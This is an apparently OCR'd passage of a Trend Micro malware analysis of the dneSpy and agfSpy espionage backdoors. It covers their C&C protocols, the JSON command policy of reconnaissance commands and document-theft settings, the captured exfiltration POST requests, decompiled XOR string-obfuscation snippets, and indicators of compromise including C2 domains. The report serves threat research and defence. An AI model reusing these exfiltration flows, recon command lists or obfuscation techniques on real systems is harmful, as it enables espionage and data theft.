


Infected system
The malware executes policy.txt commands via cmd.exe
<command>_<parameter>.txt
ZIP
<command>_<parameter>.zip
AES encrypted
Naming: custom 4-byte hash (e.g. A4630405)
POST Request
Uploads an encrypted file to the C&C server
C&C server
©2020 TREND MICRO

Figure 12. Exfiltration mechanism


DneSpy first sends an HTTP GET request to receive a “crypted_package“ to get the policy.txt file, as shown in Figure 13.



```
GET /cgi-bin/server.cgi?id=CC2A4242_TERSYS HTTP/1.1
Host: [redacted]
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 14 Oct 2020 02:42:32 GMT
Server: Apache/2.4.6 (CentOS)
Content-disposition: attachment; filename="test_crypt"
Content-Length: 271872
Content-Type: application/octet-stream; charset=utf-8

? .

.q.. }..^.....U?AZ..4*.....Q...=&mUS...qg
.....3~J`.....~...f><...#...1....N.H~....n...k*X.;...Y.,.)..yVVp.....
4.        j....N.5...G0.....X{. ........7VZ..T/
5......S......F......K....%...3.......B
M.......z..NY..t...rGo.s.D.oC.7Fv..R9.;.p8d1....t.......o......$0=V.
(C.#.S1jrpD..........R`..$...9...lK...7.....k|.b'...T...r.,P....
0.......O. .
)%.........'....7.N4.....d.^...p.O<.(.&.Qn\.<.Wh.  m.)ZkY2
.Gr....^......`b.5..U....b_h.g5.vk..../..,.......ts........e....k...
4.G.0.......(...
~.x.2[n..G........D.V..fo[..m...6`.'}...
```

Figure 13. Request for the “crypted_package”

When dneSpy receives the response, a “crypted_package” file is created on the disk. The file is later decrypted to “crypted_package.zip,” as shown in Figure 14.




C:\Users[redacted]\AppData\Local\Temp\crypted_package.zip\

Name
CRAWLER.exe
crypted_package.zip
policy.txt
crypted_package

Name	Size	Packed Size	Modified
CRAWLER.exe	717 312	271 379	
policy.txt	387	252	

Figure 14."crypted_package" decryption


As we can see, the “crypted_package.zip” archive contains a file called “policy.txt,” which contains the commands to be executed by dneSpy. The policy.txt file is in JSON format, as shown in Figure 15.



```
{
    "test" : "this is test",
    "age" : 30,
    "cmd" : ["systeminfo", "tasklist", "tasklist /m", "net share", "netstat -an",
    "arp -a", "ipconfig -all", "nslookup myip.opendns.com resolver1.opendns.com",
    "dir c:\\Users /s", "reg query
    HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run","whoami /all",
    "crawler.exe", "dir d:\\ /s", "dir e:\\ /s ", "dir f:\\  /s"],
    "etc" : "blah blah"
}
```

Figure 15. dneSpy execution policy


Multiple parameters, like “test” and “etc”, were not used. However, the “cmd” attribute has all the commands to be executed by dneSpy on the victim’s machine. After execution, a custom 4-byte hash (same algorithm as the hash computing machine ID) is computed for each command from the policy.txt file's “cmd” attribute. This hash is then used as a file name to store the command result temporarily. This file is zipped, encrypted, and uploaded to the selected C&C server. The example in Figure 16 shows a list of files to be exfiltrated to the C&C server upon dneSpy execution.



```
2C6297DC
7A59D28A
7FB5F02F
76CCE156
181FACBD
0267050B
A05D802A
A4630405
ABFC1CE2
AFED2877
arp_-a.txt
arp_-a.zip
CA016811
dir_cUsers_s.txt
dir_cUsers_s.zip
E109743F
FC6F143D
FXSAPIDebugLogFile.txt
ipconfig_-all.txt
ipconfig_-all.zip
net_share.txt
net_share.zip
netstat_-an.txt
netstat_-an.zip
nslookup_myip.opendns.com_resolver1.opendns.com.txt
nslookup_myip.opendns.com_resolver1.opendns.com.zip
policy.txt
reg_query_HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun.txt
reg_query_HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun.zip
systeminfo.txt
systeminfo.zip
tasklist.txt
tasklist.zip
tasklist_m.txt
tasklist_m.zip
whoami_all.txt
whoami_all.zip
```

Figure 16. Temporary files on disk ready to be exfiltrated to the C&C

The exfiltration is implemented using an HTTP multipart request, as shown in Figure 17. All the temporary files are deleted after exfiltration.




```
POST /cgi-bin/server.cgi HTTP/1.1
Host:[redacted]
Accept: */*
Content-Length: 1253
ConTent-type: multipart/form-data; boundary=----WebKitFormBoundarySd8PqpLTuffYJfYC
Expect: 100-continue

------WebKitFormBoundarySd8PqpLTuffYJfYC
Content-Disposition: form-data; name="userfile"; filename="ABFC1CE2"
Content-Type: application/octet-stream

._F..|u..7....9........b`...&.].~:....). vL.......
7..,q...>..y<...c...Xt..P..^.j............f~.....}.|..#....va.Cj.....w.jQ.t..e.m....l..+J1./".nW.b{.~d...i
.4....V..... ...g...
0...B..=JU6.s.^V.K.........."..>?....B...0h.<......eI#.....6.....aI.X07...AV...|[=.....R1X...F..c./.{.
4..6.}(pU<.V.....6p....i..........)...6C.`..l.GW....*}y..C....dQ.% ..1..+nq*D@......pY.4...[.3../.....6kK..
7.K..5.{A,..bJc..a...F.9....C.v.]./[e...K..M./.N2......M.....-.+.d5V..e.[0..+7    J.....
40bofQ..=t}.....U....+
{.(..&dP......#....ni)..../..F.nl...y.....
7`hjA.mo../.a...RL)?.....bM-....Z.f....'.&.......P...VZ.V.,..-.:q1.o..qR...-R.`t.c.
......Vt .b.z..Y@.#.N..........,J.Z.....Hl4C...K
?......|.s.e.....&....ed39..              .#
i..F.....*P.#T .j.FaE...n...!.R\s..r.]3..a.....>..S$.(:..8........e...
9..QI1....?...3.]..T=.Aq.t.....k..f..um.....^..N.S..)....-7.....Ca.&|O.!g^..p
------WebKitFormBoundarySd8PqpLTuffYJfYC
Content-Disposition: form-data; name="id"

CC669737_WIN-RSG1AKRI2C4
------WebKitFormBoundarySd8PqpLTuffYJfYC
Content-Disposition: form-data; name="flag"

0
------WebKitFormBoundarySd8PqpLTuffYJfYC--
```

Figure 17. Exfiltrating HTTP POST request

Finally, a screenshot is taken and uploaded together with the results of the executed commands.

If dneSpy runs for the second time while the victim is already registered, the central C&C server (which is responsible for giving a new pivoting C&C server) responds with a “Not regular victim!” message. Figure 18 shows an example of such a situation.



```
GET /cgi-bin/server.cgi?id=1[redacted]F_WI[redacted]T HTTP/1.1
Host: 3[redacted]5
Accept: */*

HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/10.0
Date: Tue, 22 Sep 2020 08:58:48 GMT
Connection: close
Content-Length: 46

<html><body>Not regular victim!</body></html>
```

Figure 18. C&C server responding with a "Not regular victim!" message

As mentioned earlier, dneSpy can drop agfSpy into infected systems. We found out that this is the same agfSpy sample as the one dropped in the attacks described in the previous paper exploiting CVE-2019-5782, CVE-2020-0674, and CVE-2019-1458 vulnerabilities. The next section provides some details about this backdoor.

The agfSpy espionage backdoor

The agfSpy backdoor retrieves configuration and commands from its C&C server. These commands allow the backdoor to execute shell commands and send the execution results back to the server. It also enumerates directories and can list, upload, download, and execute files, among other functions. The capabilities of agfSpy are very similar to dneSpy, except each backdoor uses a different C&C server and various formats in message exchanges.

AgfSpy C&C server communication


AgfSpy only communicates with one C&C server; it does not have the pivoting capabilities that dneSpy has. However, we found at least two different domains in several agfSpy samples while monitoring the current campaign.

The backdoor uses the same algorithm as the dneSpy backdoor to compute the environment identifier (“<Hash>_<computer name>”). It then sends the message with the ID (null-terminated) to its C&C server with the format, as seen in Figure 19:

```
SC<length of the ID(4 bytes in Little Endian format)><XOR-encrypted ID>
```

Figure 19. ID message


Figure 20 shows an example of the ID message (in Hex dump) sent by the malware.



```
00000000  53 43 10 00 00 00 43 42  30 42 30 37 32 35 57 5d  SC....CB 0B0725W]
00000010  4f 59 5f 54 5d 0f                                 OY_T].
```

Figure 20. ID message example

The code snippet in Figure 21 demonstrates how the malware performs the aforementioned operations:




```
v361 = 7;   // Decrypted to "%08X"
v362 = 19;
v363 = 28;
v365 = 0;
v4 = 0;
v364 = 125;
do
{
    *((_BYTE *)&v654 + v4 - 18188) ^= (_BYTE)v4 + (_BYTE)v360;
    ++v4;
} while (v4 < 4);
v5 = &v642;
v365 = 0;
if (v645 >= 0x10)
    v5 = (__int64 *)v642;
v6 = sub_192B30((int)&v654);  // Run "wmic csproduct get name,identifyingnumber,uuid" and generate hash
sub_191210((int)v5, (int)&v361, v6);  // Convert the hash to 8-char HEX string
if (GetComputerNameA((LPSTR)&v648, &v639))  // Obtain computer name
{
    [...]
}
else
{
    v7 = 7;
    strcpy((char *)&v648, "UNKNOWN");
    v639 = 7;
}
v174 = (int)L"_";
[...]
if (sendMsg(v10, a2, v644 + 1, 0) != 1) // Construct and send message to the server

[... inside sendMsg ...]
* (_WORD *)v5 = 17235;  // "SC"
[...]
// XOR-encrypt message
v9 = 0;   // XOR key starts from 0
if (v8)
{
    do
    {
        v7[v9 + 6] ^= v9;  // XOR-encrypt
        ++v9;  // Increase XOR-key by 1
    } while (v9 < v8);
```

Figure 21. Code snippets for sending ID message

The malware then receives a table from its C&C server. The table is used to prevent the backdoor from uploading old and unwanted files, and contains the flags of either uploaded or unwanted files.

If the server receives an uploaded file, it sets a flag in the table based on the file's path and timestamp. The server will send the table to the malware. Before the malware uploads a file to the infected system, it will check if there is a flag for the file in the table by computing its path and timestamp. If so, it will not upload the file to the server.


Figure 22 shows an example of the uploading table message sent by the malware (shown in Hex dump).



```
00000000  53 43 00 20 00 00 00 01  02 83 04 05 06 07 08 09   SC. .... ........
00000010  0a 0b 0c 0d 0e 0f 10 11  12 13 14 15 16 17 18 19   ........ ........
00000020  1a 1b 1c 1d 1e 1f 20 21  22 23 24 25 26 27 28 29   ...... ! "#$%&'()
00000030  2a 2b 2c 2d 2e 2f 30 31  32 33 34 35 36 37 38 39   *+,-./01 23456789
00000040  3a 3b 3c 3d 3e 3f 40 41  42 43 44 45 46 47 48 49   :;<=>?@A BCDEFGHI
00000050  4a 4b 4c 4d 4e 4f 50 51  52 53 54 55 56 57 58 59   JKLMNOPQ RSTUVWXY
00000060  5a 5b 5c 5d 5e 5f 60 61  62 63 64 65 66 67 68 69   Z[\]^_`a bcdefghi
00000070  6a 6b 6c 6d 6e 6f 70 71  72 73 74 75 76 77 78 79   jklmnopq rstuvwxy
00000080  7a 7b 7c 7d 7e 7f 80 81  82 83 84 85 86 87 88 89   z{|}~... ........
00000090  8a 8b 8c 8d 8e 8f 90 91  92 93 94 95 96 97 98 99   ........ ........
```

Figure 22. Uploading table message example

After this, the malware receives the encrypted JSON message from its C&C server to get commands. The server response has the format seen in Figure 23:




```
SC<length of the message(4 bytes in Little Endian)><XOR-encrypted JSON message>
```

Figure 23. Command message from the server

All payloads between the malware and the C&C server are encrypted by a simple XOR encryption with the multi-byte key. The encrypted blob is then prepended with a 2-byte marker "SC", followed by a 4-byte payload length.

The backdoor receives the commands from the server and executes them on the infected system. It then returns the result/error/status messages to the server.

After executing the commands from the server, the malware sends an "END" message (null-terminated) to the server, as shown in Figure 24.



```
53 43 04 00 00 00 45 4f 46 03                    SC....EO F.
```

Figure 24. The “END” message sent to the server

AgfSpy supported commands


AgfSpy expects the commands to be in JSON form. It implements the following attributes and commands:

Commands	Description
interval time	The delay between two consecutive requests to the C&C server (3600 seconds by default)
filepaths	Upload files with the desired maximum file size
dirpaths	Upload files in the directory with desired extensions, age, and maximal file size. Maximum of 2000 files per batch
execpaths	Download and execute
searchdir	Enumerate directories and files
extensions	File extensions used in the upload
cmd	Run commands via command line
maxfilesize	Maximal upload file size (1MB by default)
date	Only newer files than the given date will be uploaded
totalfilesize	Maximal size of all files to be uploaded (4GB by default)

Table 2. List of commands implemented by agfSpy

The commands in Table 2 imply that this backdoor is mainly used to exfiltrate interesting files as it implements various file searching and uploading functions.


The examples of received commands are shown in Figure 25. The initial commands are used for basic system information collection. The stolen and uploaded extensions are document files.



```
{
    "cmd" : ["systeminfo", "net share", "netstat -an", "arp -a", "ipconfig -all"
    "searchdir" : ["C:\\Users,r", "D:\\"],
    "dirpaths" : ["%USERPROFILE%"],
    "filepaths" : [],
    "extensions" : [".doc", ".docx", ".hwp", ".pdf", ".ppt", ".pptx", ".xls", ".
    "date" : "2010-01-01 00:00:01",
    "maxfilesize" : 100000000,
    "intervaltime" : 3600000
}
```

Figure 25: Commands received from C&C server


When agfSpy receives the “cmd” command from the server, it retrieves the list of shell commands from the JSON message (e.g., "systeminfo," "net share," "netstat –an," "arp –a," and "ipconfig -all"). For each shell command, the malware creates a process with two pipes to execute the shell command. One pipe is created to read the standard output (stdout) of the process to obtain the shell command's output. The other pipe is used to read the standard error (stderr) of the process to obtain the error message. After executing the shell command (e.g., systeminfo), it sends the message containing the command, which is executed back to the server, as seen in Figure 26.



```
cmd,systeminfo
```

Figure 26. Systeminfo command message


It then sends the output of the executed command back to the server, as shown in Figure 27.



```
Host Name:                 COMPUTER-NAME7
OS Name:                   Microsoft Windows 7 Ultimate N
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
<... Cut ...>
```

Figure 27. Output message of systeminfo command

Both dneSpy and agfSpy are written in C++ and use the standard std library. Strings are usually stored in an encrypted form in local variables, then decrypted in a simple loop by utilizing XOR or SUB instructions applied to each of their bytes.



```
cnc_url = 121;
v32 = 107;
v33 = 114;
v34 = 107;
v35 = 105;
v36 = 122;
v37 = 117;
v38 = 120;
v39 = 111;
v40 = 117;
v41 = 111;
v42 = 52;
v43 = 106;
v44 = 106;
v45 = 116;
v46 = 121;
v47 = 52;
v48 = 116;
v49 = 107;
v50 = 122;
v51 = 0;
do
  *(&cnc_url + v13++) -= 6;
while ( v13 < 0x14 );
```

Figure 28. C&C URL address stored in encrypted form (the DO WHILE loop is used for string decryption)

Conclusion

DneSpy and agfSpy are fully functional espionage backdoors, and while they use different C&C server mechanisms, they have many things in common. Multiple tactics and procedures are implemented to give the infrastructure versatility and resiliency in its behavior.

Operation Earth Kitsune turned out to be complex and prolific, thanks to the variety of components it uses and the interactions between them. The campaign's use of new samples to avoid detection by security products is also quite notable. From the Chrome exploit shellcode to the agfSpy, elements in the operation are custom coded, indicating that there is a group behind this operation. This group seems to be highly active this year, and we predict that they will continue going in this direction for some time.

We recommend using a multilayered security approach that can detect and block such complex threats from infiltrating the system through endpoints, servers, networks, and emails.

Indicators of Compromise

Filename	SHA-256	Trend Micro Pattern
happy.jpg 20200209122021_qifxyren.jpg	F28876A7F162FF9CDD608F07EE45F8E9211DA4304B3602152D0386CEEAC82442	TrojanSpy.Win32.DNE
sad.jpg 20200209122021_abjeuitk.jpg	15D80E616B6B5FEC3CFA0EEED5AC9037F34C4547AE27F5DFCAA5475501DE4B95	TrojanSpy.Win32.AGF
20200209122021_abjeuitk.jpg	8304FCCCAF18546CAF94851C63DC8293EAF8DE575AB442D4419AA9ED29EA8614	TrojanSpy.Win32.AGF

URLs

whoami2[.]ddns[.]net	dneSpy C2 domain
whoamimaster[.]ddns[.]net	dneSpy C2 domain
selectorioi[.]ddns[.]net	agfSpy C2 domain
agf[.]zapto[.]org	agfSpy C2 domain
rs[.]myftp[.]biz	Shellcode C2 domain

Trend Micro™ Deep Security™ protects users from exploits that target several vulnerabilities related to Operation Earth Kitsune via the following rules:

- 1010544 - GNUBoard SQL Injection Vulnerability (EDB-ID-7927)
- 1005613 - Generic SQL Injection Prevention – 2
- 1005933 - Identified Directory Traversal Sequence In Uri Query Parameter
- 1010542 - GNUBoard 'tb.php' SQL Injection Vulnerability (CVE-2011-4066)
- 1010543 - GNUBoard 'ajax.autosave.php' SQL Injection Vulnerability (CVE-2014-2339)
- 1010545 - GNUBoard Local File Inclusion Vulnerability (EDB-ID-7927)
- 1010546 - GNUBoard Local/Remote File Include Vulnerability (CVE-2009-0290)
- 1010547 - GNUBoard Remote Code Execution Vulnerability (KVE-2018-0449 and KVE-2018-0441)